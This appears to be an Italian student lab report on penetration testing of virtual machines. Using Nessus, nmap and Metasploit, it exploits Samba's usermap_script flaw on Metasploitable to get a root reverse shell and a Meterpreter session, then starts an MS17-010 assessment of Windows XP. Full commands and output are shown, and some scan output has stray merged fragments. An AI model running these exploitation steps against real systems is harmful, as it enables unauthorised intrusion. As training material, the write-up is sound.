
Abbiamo quindi inserito l'indirizzo IP della macchina bersaglio e poi controllato quali porte Nessus dovesse andare a scansionare (qui abbiamo deciso di fare una scansione delle porte comuni) e che tipo di scansione dovesse effettuare sulle vulnerabilità WEB:

This screenshot shows the 'Settings' tab for the 'scan meta giorno 4' scan. In the 'BASIC' section, under 'General', the 'Targets' field contains '192.168.50.150', which is circled in yellow. A red arrow points downwards towards the detailed configuration screens below.

This screenshot shows the 'Port scan (common ports)' configuration. It includes sections for 'General Settings' (Always test the local Nessus host, Use fast network discovery), 'Port Scanner Settings' (Scan common ports, Use netstat if credentials are provided, Use SYN scanner if necessary), and 'Ping hosts using:' (TCP, ARP, ICMP (2 retries)). The entire configuration section is highlighted with a yellow box.

This screenshot shows the 'Default' configuration. It includes sections for 'General Settings' (Avoid potential false alarms, Disable CGI scanning) and 'Web Applications' (Disable web application scanning). These sections are highlighted with an orange box.

Definite le impostazioni della scansione siamo quindi andata a lanciarla il risultato è stato il seguente:



Dal report che può essere generato a seguito della scansione abbiamo potuto vedere che le vulnerabilità riguardati la porta 445 sono varie. Le più rilevanti sono queste:

90509 - Samba Badlock Vulnerability

Descrizione:

La versione di Samba, un server CIFS/SMB per Linux e Unix, in esecuzione sull'host remoto è interessata da un difetto, noto come Badlock, che esiste nel Security Account Manager (SAM) e nella Local Security Authority (Domain Policy) (LSAD) a causa di una negoziazione errata del livello di autenticazione su procedura Remote Procedure Call (RPC). Un attaccante man-in-the-middle che è in grado di intercettare il traffico tra a client e un server che ospita un database SAM possono sfruttare questo difetto per forzare un downgrade dell'autenticazione livello, che consente l'esecuzione di chiamate di rete Samba arbitrarie nel contesto dell'utente intercettato, come la visualizzazione o la modifica di dati di sicurezza sensibili nel database di Active Directory (AD) o la disabilitazione servizi critici.

CVSS v3.0 Base Score:

7.5

SOLUZIONE:

Aggiorna alla versione Samba 4.2.11 / 4.3.8 / 4.4.2 o successiva

Plugin Output:

tcp/445/cifs

57608 - SMB Signing not required

Descrizione:

Non è richiesta la registrazione sul server remoto SMB. Un attaccante remoto non autenticato può sfruttare questa vulnerabilità per condurre un attacco man-in-the-middle contro il server SMB.

CVSS v3.0 Base Score:

5,3

SOLUZIONE:

Imponi la firma dei messaggi nella configurazione dell'host. Su Windows, questo si trova nell'impostazione dei criteri 'Server di rete Microsoft: firmare digitalmente le comunicazioni (sempre)'. Su Samba, l'impostazione si chiama 'server firma'.

Plugin Output:

tcp/445/cifs

METASPLOIT:

Una volta finito il nostro lavoro con Nessus siamo passati ad utilizzare il tool Metasploit per andare a sfruttare le vulnerabilità di Metasploitable sulla porta 445. Dopo avere avviato il tool da terminale con il comando “msfconsole” siamo andati ad eseguire una ricerca dell’exploit da utilizzare tramite il comando “search” e abbiamo cercato il modulo “usermap_script” e abbiamo detto al tool di utilizzare lo script 0 tramite il comando “use 0”:

```
msf6 > search usermap_script
Matching Modules
=====
#  Name                               Disclosure Date  Rank      Check  Description
-  --
0  exploit/multi/samba/usermap_script  2007-05-14    excellent  No     Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```



```
msf6 > search usermap_script
Matching Modules
=====
#  Name                               Disclosure Date  Rank      Check  Description
-  --
0  exploit/multi/samba/usermap_script  2007-05-14    excellent  No     Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Siamo quindi andati a lanciare il comando “show info” per vedere il funzionamento del modulo da noi scelto. Specificando uno username contenente comandi per shell, un attaccante può eseguire linee di comando a suo piacimento e che questo exploit non necessita alcuna autenticazione visto che tale richiesta viene fatta successivamente:

```
msf6 exploit(multi/samba/usermap_script) > show info
      Name: Samba "username map script" Command Execution
      Module: exploit/multi/samba/usermap_script
      Platform: Unix
      Arch: cmd
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2007-05-14

      Provided by:
      jduck <jduck@metasploit.com>

      Available targets:
      Id  Name
      --  --
      0   Automatic

      Check supported:
      No

      Basic options:
      Name  Current Setting  Required  Description
      RHOSTS           yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
      RPORT          139        yes        The target port (TCP)

      Payload information:
      Space: 1024

      Description:
      This module exploits a command execution vulnerability in Samba
      versions 3.0.20 through 3.0.25rc3 when using the non-default
      "username map script" configuration option. By specifying a username
      containing shell meta characters, attackers can execute arbitrary
      commands. No authentication is needed to exploit this vulnerability
      since this option is used to map usernames prior to authentication!

      References:
      https://nvd.nist.gov/vuln/detail/CVE-2007-2447
      OSVDB (34700)
      http://www.securityfocus.com/bid/23972
      http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
      http://samba.org/samba/security/CVE-2007-2447.html

      View the full module info with the info -d command.
```

A questo punto siamo andati a controllare i payload disponibili per questo exploit con il comando “show payloads” e tramite il comando “set payload 18” abbiamo scelto la reverse TCP connection:

```
msf6 exploit(multi/samba/usermap_script) > show payloads
      Compatible Payloads
      ===============
      #  Name
      -  --
      0  payload/cmd/unix/bind_awk
      1  payload/cmd/unix/bind_busybox_telnetd
      2  payload/cmd/unix/bind_inetd
      3  payload/cmd/unix/bind_jjs
      4  payload/cmd/unix/bind_lua
      5  payload/cmd/unix/bind_netcat
      6  payload/cmd/unix/bind_netcat_gaping
      7  payload/cmd/unix/bind_netcat_gaping_ipv6
      8  payload/cmd/unix/bind_perl
      9  payload/cmd/unix/bind_perl_ipv6
      10 payload/cmd/unix/bind_r
      11 payload/cmd/unix/bind_ruby
      12 payload/cmd/unix/bind_ruby_ipv6
      13 payload/cmd/unix/bind_socat_udp
      14 payload/cmd/unix/bind_zsh
      15 payload/cmd/unix/generic
      16 payload/cmd/unix/pingback_bind
      17 payload/cmd/unix/pingback_reverse
      18 payload/cmd/unix/reverse
      19 payload/cmd/unix/reverse_awk
      20 payload/cmd/unix/reverse_bash_telnet_ssl
      21 payload/cmd/unix/reverse_jjs
      22 payload/cmd/unix/reverse_ksh
      23 payload/cmd/unix/reverse_lua
      24 payload/cmd/unix/reverse_ncat_ssl
      25 payload/cmd/unix/reverse_netcat
      26 payload/cmd/unix/reverse_netcat_gaping
      27 payload/cmd/unix/reverse_openssl
      28 payload/cmd/unix/reverse_perl
      29 payload/cmd/unix/reverse_perl_ssl
      30 payload/cmd/unix/reverse_php_ssl
      31 payload/cmd/unix/reverse_python
      32 payload/cmd/unix/reverse_python_ssl
      33 payload/cmd/unix/reverse_r
      34 payload/cmd/unix/reverse_ruby
      35 payload/cmd/unix/reverse_ruby_ssl
      36 payload/cmd/unix/reverse_socat_udp
      37 payload/cmd/unix/reverse_ssh
      38 payload/cmd/unix/reverse_ssl_double_telnet
      39 payload/cmd/unix/reverse_tclsh
      40 payload/cmd/unix/reverse_zsh

      Disclosure Date  Rank  Check  Description
      normal  No    Unix Command Shell, Bind TCP (via AWK)
      normal  No    Unix Command Shell, Bind TCP (via BusyBox telnetd)
      normal  No    Unix Command Shell, Bind TCP (inetd)
      normal  No    Unix Command Shell, Bind TCP (via jjs)
      normal  No    Unix Command Shell, Bind TCP (via Lua)
      normal  No    Unix Command Shell, Bind TCP (via netcat)
      normal  No    Unix Command Shell, Bind TCP (via netcat -e)
      normal  No    Unix Command Shell, Bind TCP (via netcat -e) IPv6
      normal  No    Unix Command Shell, Bind TCP (via Perl)
      normal  No    Unix Command Shell, Bind TCP (via perl) IPv6
      normal  No    Unix Command Shell, Bind TCP (via R)
      normal  No    Unix Command Shell, Bind TCP (via Ruby)
      normal  No    Unix Command Shell, Bind TCP (via Ruby) IPv6
      normal  No    Unix Command Shell, Bind UDP (via socat)
      normal  No    Unix Command Shell, Bind TCP (via Zsh)
      normal  No    Unix Command, Generic Command Execution
      normal  No    Unix Command Shell, Pingback Bind TCP (via netcat)
      normal  No    Unix Command Shell, Pingback Reverse TCP (via netcat)
      normal  No    Unix Command Shell, Double Reverse TCP (telnet)
      normal  No    Unix Command Shell, Reverse TCP (via AWK)
      normal  No    Unix Command Shell, Reverse TCP SSL (telnet)
      normal  No    Unix Command Shell, Reverse TCP (via JJS)
      normal  No    Unix Command Shell, Reverse TCP (via Ksh)
      normal  No    Unix Command Shell, Reverse TCP (via Lua)
      normal  No    Unix Command Shell, Reverse TCP (via ncat)
      normal  No    Unix Command Shell, Reverse TCP (via netcat)
      normal  No    Unix Command Shell, Reverse TCP (via netcat -e)
      normal  No    Unix Command Shell, Double Reverse TCP SSL (openssl)
      normal  No    Unix Command Shell, Reverse TCP (via Perl)
      normal  No    Unix Command Shell, Reverse TCP SSL (via perl)
      normal  No    Unix Command Shell, Reverse TCP SSL (via PHP)
      normal  No    Unix Command Shell, Reverse TCP (via Python)
      normal  No    Unix Command Shell, Reverse TCP SSL (via python)
      normal  No    Unix Command Shell, Reverse TCP (via R)
      normal  No    Unix Command Shell, Reverse TCP (via Ruby)
      normal  No    Unix Command Shell, Reverse TCP SSL (via Ruby)
      normal  No    Unix Command Shell, Reverse UDP (via socat)
      normal  No    Unix Command Shell, Reverse TCP SSH
      normal  No    Unix Command Shell, Double Reverse TCP SSL (telnet)
      normal  No    Unix Command Shell, Reverse TCP (via TcLsh)
      normal  No    Unix Command Shell, Reverse TCP (via Zsh)

msf6 exploit(multi/samba/usermap_script) > set payload 18
Payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) >
```

Ultima cosa da fare prima di lanciare l'exploit è stata quella di settare, con il comando “set”, le variabili RHOSTS, che indica l’indirizzo IP della macchina attaccata (192.168.50.150), RPORT, per indicare su quale porta andare ad eseguire l’attacco (nel nostro caso la 445) e infine la LPORT, porta della macchina attaccante che come definito nella traccia deve essere la 5555:

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name   Current Setting  Required  Description
_____
RHOSTS  192.168.50.150  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT    445             yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):


Name   Current Setting  Required  Description
_____
LHOST  192.168.50.100  yes        The listen address (an interface may be specified)
LPORT    5555            yes        The listen port

Exploit target:

Id  Name
--  --
0  Automatic


View the full module info with the info, or info -d command.
```

Come si può vedere dall’immagine qui sopra siamo andati a lanciare il comando “show options” per controllare se ci fosse la necessità di andare ad inserire altri parametri. Una volta confermato che non vi era bisogno di inserire altro, con il comando “run” siamo andati ad avviare l’exploit, riuscendo ad ottenere una sessione di shell:



```
[*] msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo sVLClDr82v0XR2f;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "sVLClDr82v0XR2f\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.50.100:5555 → 192.168.50.150:47407) at 2022-12-12 09:42:15 -0500
```

Una volta ottenuta la sessione shell siamo andati a lanciare il comando “ifconfig” per andare a verificare l’indirizzo di rete della macchina:



```
[*] ifconfig
[*] Command shell session 3 opened (192.168.50.100:5555 → 192.168.50.150:47407) at 2022-12-12 09:42:15 -0500
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:5e:87:01
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5e:8701/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:19503 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14565 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2178308 (2.0 MB) TX bytes:2305513 (2.1 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:2110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2110 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:773790 (755.6 KB) TX bytes:773790 (755.6 KB)
```

Successivamente abbiamo lanciato il comando “whoami” per vedere il nostro user chi fosse:

```
RX bytes:773790 (755.6 KB) TX bytes:773790 (755.6 KB)
whoami
root
```

Per avere conferma di essere l’utente root siamo andato a spostarci nella cartella /root e abbiamo lanciato il comando “ls” pe vedere i file e le directory presenti:

```
cd /root
ls
Desktop
reset_logs.sh
rootprivilege
test_metasploit
vnc.log
```

Una volta completato quanto richiesto dall’esercizio abbiamo provato ad utilizzare un altro modulo di exploit per trasformare la nostra sessione shell in una sessione meterpreter. Per fare ciò abbiamo messo in background la sessione shell con la combinazione di tasti “CTRL+z” e abbiamo usato il comando “back” per andare a sostituire il modulo da utilizzare:

```
^Z
Background session 3? [y/N] y
msf6 exploit(multi/samba/usermap_script) > back
```

Siamo quindi andati a cercare un modulo che potesse aiutarci ad attuare questa trasformazione sempre usando il comando “search”:

```
msf6 exploit(multi/samba/usermap_script) > back
msf6 > search shell_to_meterpreter

Matching Modules
=====
#  Name
-  --
0  post/multi/manage/shell_to_meterpreter

      Disclosure Date  Rank   Check  Description
      normal          No    Shell to Meterpreter Upgrade

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf6 > use 0
msf6 post(multi/manage/shell_to_meterpreter) >
```

Con il comando “show options” siamo andati a vedere le variabili che necessita questo modulo per essere avviato e le informazioni su questo exploit con il comando “show info”:

```
msf6 post(multi/manage/shell_to_meterpreter) > show options
Module options (post/multi/manage/shell_to_meterpreter):
=====
Name  Current Setting  Required  Description
----  -------------  -----  -----
HANDLER  true        yes      Start an exploit/multi/handler to receive the connection
LHOST    no           no       IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT    4433         yes      Port for payload to connect to.
SESSION  yes          yes      The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) > show info
=====
Name: Shell to Meterpreter Upgrade
Module: post/multi/manage/shell_to_meterpreter
Platform: Linux, OSX, Unix, Solaris, BSD, Windows
Arch:
Rank: Normal

Provided by:
Tom Sellers <tom@fadedcode.net>

Compatible session types:
  Meterpreter
  Shell

Basic options:
=====
Name  Current Setting  Required  Description
----  -------------  -----  -----
HANDLER  true        yes      Start an exploit/multi/handler to receive the connection
LHOST    no           no       IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT    4433         yes      Port for payload to connect to.
SESSION  1            yes      The session to run this module on

Description:
  This module attempts to upgrade a command shell to meterpreter. The shell platform is automatically detected and the best version of meterpreter for the target is selected. Currently meterpreter/reverse_tcp is used on Windows and Linux, with 'python/meterpreter/reverse_tcp' used on all others.

msf6 post(multi/manage/shell_to_meterpreter) >
```

Andiamo quindi a controllare le nostre sessioni attive con il comando “sessions” e andiamo a selezionare la sessione 1 con il comando “set session 1”:

The screenshot shows the Metasploit post-exploit interface. A red circle highlights the command "sessions". Below it, a red arrow points down to another terminal window where "SESSION" is set to 1. The terminal also shows the command "run" being entered.

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions
Active sessions
=====
Id  Name   Type
--  --    --
1   shell  cmd/unix
Information
Connection
192.168.50.100:5555 → 192.168.50.150:57291 (192.168.50.150)

msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > run
```

Possiamo quindi andare a lanciare l'exploit con il comando “run”:

The screenshot shows the Metasploit post-exploit interface. It displays the upgrade process for session ID 1, followed by the "sessions" command output. Session 1 is now a Meterpreter session.

```
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.50.100:4433
[*] Sending stage (1017704 bytes) to 192.168.50.150
[*] Meterpreter session 2 opened (192.168.50.100:4433 → 192.168.50.150:32976) at 2022-12-12 09:56:37 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > sessions
Active sessions
=====
Id  Name   Type
--  --    --
1   shell  cmd/unix
2   meterpreter x86/linux  root @ metasploitable.localdomain 192.168.50.100:4433 → 192.168.50.150:32976 (192.168.50.150)
```

A questo punto con il comando “sessions -i 2” andiamo a prendere finalmente la nostra sessione di Meterpreter:

The screenshot shows the Metasploit post-exploit interface. It displays the "sessions -i 2" command output, which starts an interaction with session 2. The prompt changes to "meterpreter >".

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter >
```

Ottenuta la nostra sessione di Meterpreter siamo andati a lanciare il comando “ifconfig” per avere conferma che stiamo sulla stessa macchina Metasploitable:

The screenshot shows the Metasploit post-exploit interface. It displays the "ifconfig" command output for two interfaces: "Interface 1" (loopback) and "Interface 2" (eth0). Two green arrows point to the "ifconfig" command and the output for "Interface 2".

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > ifconfig

Interface 1
=====
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 16436
Flags     : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name      : eth0
Hardware MAC : 08:00:27:5e:87:01
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.50.150
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe5e:8701
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::
```

Abbiamo lanciato poi i comandi “sysinfo”, per avere ulteriori informazioni sul sistema, e “route”, per vedere la tabella di routing della macchina attaccata:


```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture   : i686
BuildTuple     : i486-linux-musl
Meterpreter    : x86/linux
meterpreter > 
```

```
meterpreter > route
IPv4 network routes hash
=====
Subnet          Netmask        Gateway        Metric  Interface
0.0.0.0         0.0.0.0       192.168.50.1  100    eth0
192.168.50.0   255.255.255.0 0.0.0.0      0       eth0
No IPv6 routes were found.
meterpreter > 
```

REPORT MS17-010 VULNERABILITY

Le vulnerabilità informatiche possono essere definite come componenti di un sistema informatico, in cui le misure di sicurezza sono assenti, ridotte o compromesse, esponendo il sistema a rischi del mantenimento della sua integrità.

In questo caso specifico andremo ad analizzare una vulnerabilità della macchina virtuale Windows XP, scovata nel 2017 e denominata nel Windows Security Bulletin come "MS17-010", avente un rank di impatto sul sistema catalogato come 'Critical'.



Microsoft Security Bulletin MS17-010 - Critical

Article • 10/14/2022 • 13 minutes to read • 7 contributors

Feedba

Oppunto, ai fini di una conoscenza approfondita della vulnerabilità sarà l'esecuzione di un vulnerability scan tramite tool Nessus



Windows Xp

Report generated by Nessus™

Mon, 12 Dec 2022 11:43:16 EST

Dal quale verrà redatto un report specifico per la vulnerabilità d' interesse

192.168.200.200



Vulnerabilities				Total: 1
SEVERITY	CVSS V3.0	PLUGIN	NAME	
HIGH	8.1	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNTERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)	

Estrapolando poi informazioni ancora più approfondite

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNTERGY)

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNTERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.


La MS17-010 viene descritta come una vulnerabilità esistente nel SMB di Windows, ossia Server Message Block, uno strumento di comunicazione client-server che permette di condividere l'accesso a porte seriali, stampanti, file, ma serve anche per una serie di comunicazioni di sistema che vengono scambiate su una stessa rete locale;

Inoltre si tratta di un protocollo che può eseguire protocolli di transazione per la comunicazione multiprocesso, ciò è stata la principale fonte di vulnerabilità critica su sistema operativo Windows sfruttati nel 2017 tramite un exploit ETERNALBLUE ,scritto dalla National Security Agency e poi rubato da un gruppo di Hackers, "ShadowBrokers", che metteranno poi in vendita;

Questo exploit permette di inviare pacchetti appositamente creati per SMB ed eseguire codice remoto con privilegi amministrativi sul sistema target , potendo quindi prendere il controllo di qualsiasi sistema colpito.

Primo step antecedente ad ogni operazione che si andrà in seguito ad effettuare sarà un cambio di indirizzi alle macchine Kali Linux e Windows XP

-192.168.200.100 Kali | -192.168.200.200 Windows XP



Per ulteriore e definitiva conferma di avvenuta connessione tra le due macchine, si effettua un ping.

```
(kali㉿kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=1.11 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=1.40 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.42 ms
```

A questo punto può essere utilizzato un tool di enumerazione servizi, Nmap, con cui è possibile effettuare una scansione delle porte in ascolto su target.

Inserendo <nmap -A (Aggressive scan) -sV(per rilevamento versione) e Ip target>

```
(kali㉿kali)-[~] /opt/windows/smb_doublepulsar_rce
$ nmap -A -vvv -sV 192.168.200.200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-12 06:57 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.  NSE: Script Pre-scanning.  The target host(s), see https://nmap.org/nsedoc/scripts/ for documentation.
```

```
Scanned at 2022-12-12 06:57:46 EST for 18s in 0.00s (fastest). pac-comms
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      REASON VERSION
135/tcp    open  msrpc        syn-ack Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds syn-ack Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows_xp

[!] Exploit completed, but no session was created.

Host script results:
|_clock-skew: mean: 3h59m59s, deviation: 5h39m24s, median: 0s (TCP)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)
| p2p-conficker:
|   Checking for Conficker.C or higher ...
|     Check 1 (port 7850/tcp): CLEAN (Couldn't connect)
|     Check 2 (port 59957/tcp): CLEAN (Couldn't connect)
|     Check 3 (port 24302/udp): CLEAN (Failed to receive data) https://github.com/rapid7/metasploit-Framework/wiki/Using-Metasploit
|     Check 4 (port 62935/udp): CLEAN (Failed to receive data) TCP
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
nbstat: NetBIOS name: BOT-3C4EBAC7DD1, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:cc:e5:43 (Oracle VirtualBox virtual NIC)
Names:
|  BOT-3C4EBAC7DD1<0>  Flags: <unique><active>
|  BOT-3C4EBAC7DD1<20>  Flags: <unique><active>ion
|  WORKGROUP<0>          Flags: <group><active>
|  WORKGROUP<1e>          Flags: <group><active>chnique (Accepted: "", seh, thread, process, none)
|  WORKGROUP<1d> 68.200.100.100  Flags: <unique><active>en address (an interface may be specified)
| \x01\x02_MSBROWSE_\x02<01>  Flags: <group><active>
Statistics:
| 08 00 27 cc e5 43 00 00 00 00 00 00 00 00 00 00 00 00 00
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default) ←

smb-os-discovery:
| OS: Windows XP (Windows 2000 LAN Manager)
| OS CPE: cpe:/o:microsoft:windows_xp:-    > set LHOST 192.168.200.100
| Computer name: bot-3c4ebac7dd1
| NetBIOS computer name: BOT-3C4EBAC7DD1\x00 > exploit
| Workgroup: WORKGROUP\x00
| System time: 2022-12-12T03:57:54-08:00 200_100:4444
```

A valle di questo scan, il dato che risalta è nella sezione “SMB security mode”, in cui è possibile constatare che il meccanismo di sicurezza che autenticherebbe di fatto destinatario e mittente (SMB signing/firma) è appunto disabilitato.

Per ottenere ulteriori informazioni sarà opportuno effettuare uno scan specifico sulla porta d'interesse.

```
[kali㉿kali)-[~]
$ nmap -sV -p 445 192.168.200.200
